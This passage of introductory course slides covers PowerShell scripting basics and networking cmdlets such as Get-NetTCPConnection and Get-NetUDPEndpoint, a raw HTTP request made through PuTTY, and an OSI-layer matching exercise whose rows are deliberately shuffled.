-a----        20/01/2022  10:15 AM             16 hello.txt
d-----        11/03/2021  12:48 PM                Documents
```

Sort Pipeline

- What is the length of the largest file?
  - Sort from largest to smallest
  - Select first file
  - Select length

```
PS> (ls | `
        Sort-Object -descending -property Length | `
        Select-Object -first 1 `
    ).Length
 16
```

Conditionals

- Conditionals, i.e. If statements

```
PS> echo "hello" > hello.txt
PS> $ext=ls hello.*
PS> if ($ext.Extension -eq ".txt" -and $ext.Length -gt 10)
{ echo "$ext is a text file larger than 10 bytes." }

C:\Users\shieldj\hello.txt is a text file larger than 10
bytes.
```

(Shepard et al. 2017, Mod 1 Chp 6)

Iteration

- Iteration using predicate
  - `PS> for ($a=1; $a -le 3; $a++) { echo $a }`
    1
    2
    3

    Predicate – true for some values of a
- Iteration over range
  - `PS> 1..3`
    1
    2
    3
  - `PS> ForEach ($e in 1..3) { echo $e }`
  - **ForEach-Object** is memory efficient but generally slower
    - `PS> 1..3 | ForEach-Object { echo $_ }`

Iteration

- Iterating over a collection

```
PS> ForEach ($e in ls) { echo ($e.Name+" "+$e.Name.Length) }
 Documents 9
 hello.txt 9
```

  – Brackets () give priority to string concatenation over echo

- `PS> ls | ForEach-Object { echo ($_.Name+" "+$_.Name.Length) }`

(Shepard et al. 2017, Mod 1 Chp 6)

Arrays

- Constant array @("1","2")
- Check for an element in the array

```
PS> @("1","2").contains("1")
True
```

  – You can use split to create an array

```
PS> ("1,2" -split ",").contains("1")
True
```

- Remove duplicate objects

```
PS> @("1","1") | Get-Unique
1
```

Functions

- Use functions to modularise your code
- `PS> function double($d) { return $d*2 }`
- `PS> double(2)`
  `4`
- Write a function to test if a number is even
- `PS> function even($n) { return $n%2 -eq 0 } ;`
  `even(2) ; even(1)`
  `True`
  `False`

Script Positional Parameters

- $args is an 0th array of command line parameters
- Create a file double.ps1
  - `PS> echo 'write-host ($args[0]*2)' > double.ps1`
    - Must use single quotes otherwise $args will be replaced
  - `PS> .\double.ps1 2`
    `4`

PowerShell Networking

- List TCP connections
  - DC PS> **Get-NetTCPConnection**

```
DC PS> Get-NetTCPConnection | where-object RemotePort -eq 443

LocalAddress   LocalPort RemoteAddress RemotePort State       OwningProcess
------------   --------- ------------- ---------- -----       -------------
16.8.20.26     23594     35.186.224.25        443 Established 22444
```

  - What is TCP 443 for? HTTPS

Deprecated C:> netstat $ netstat

$ ss

PowerShell Networking

- List UDP listeners
  - DC PS> **Get-NetUDPEndpoint**

```
PS> Get-NetUDPEndpoint -localport 53

LocalAddress                                    LocalPort
------------                                    ---------
0.0.0.0                                         53
```


  - What is UDP 53 for? DNS

Summary

	PS> Powershell	Deprecated
NIC MAC & link status	`Get-NetAdapter`	
NIC ARP (MAC) cache	`Get-NetNeighbor`	PS> arp -a
NIC IP	`Get-NetIPAddress`	PS> ipconfig
NIC Gateway/DNS Server	`Get-NetIPConfiguration`	
Test connection	`Test-NetConnection`	PS> ping
Resolve DNS to IP	`Resolve-DnsName`	PS> nslookup
Socket connections (IP & port)	`Get-NetTCPConnection` `Get-NetUDPEndpoint`	PS> netstat

Review Networking

- TCP
  - Provides reliable data session between app or sockets
    - Socket = protocol + host + port
      - E.g. http://duckduckgo.com:80
  - Use Putty to obtain webpage
    - ⊞R -> putty
      - Select *Never close < Close window*
      - Connect RAW to duckduckgo.com:80
      - GET / HTTP/1.1
      - Host: duckduckgo.com
      - (Press Enter twice)



GET / HTTP/1.1
Host: duckduckgo.com

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 12 Jul 2022 00:32:52 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5948
Connection: keep-alive
…

Network Architecture Review

- Match

OSI Level(s)	Use includes	Protocols
App, Pres & Session	Process-to-process connections	SSH, HTTP, SMTP
Transport (segments)	Physical-host-to-host connection in flat, cluster of hosts; physical addressing (MAC)	ARP, Ethernet, WiFi, VLAN
Network (packets)	[Reliable] Socket-to-socket connections; logical addressing	TCP, UDP 127.0.0.1:80
Data link (frames)	Logical-lost-to-host routing across hierarchical networks	IP, ICMP 127.0.0.1
Physical (bits)	Binary link between physical devices	1000BASE-T, RS-232

References

Happy Studying!

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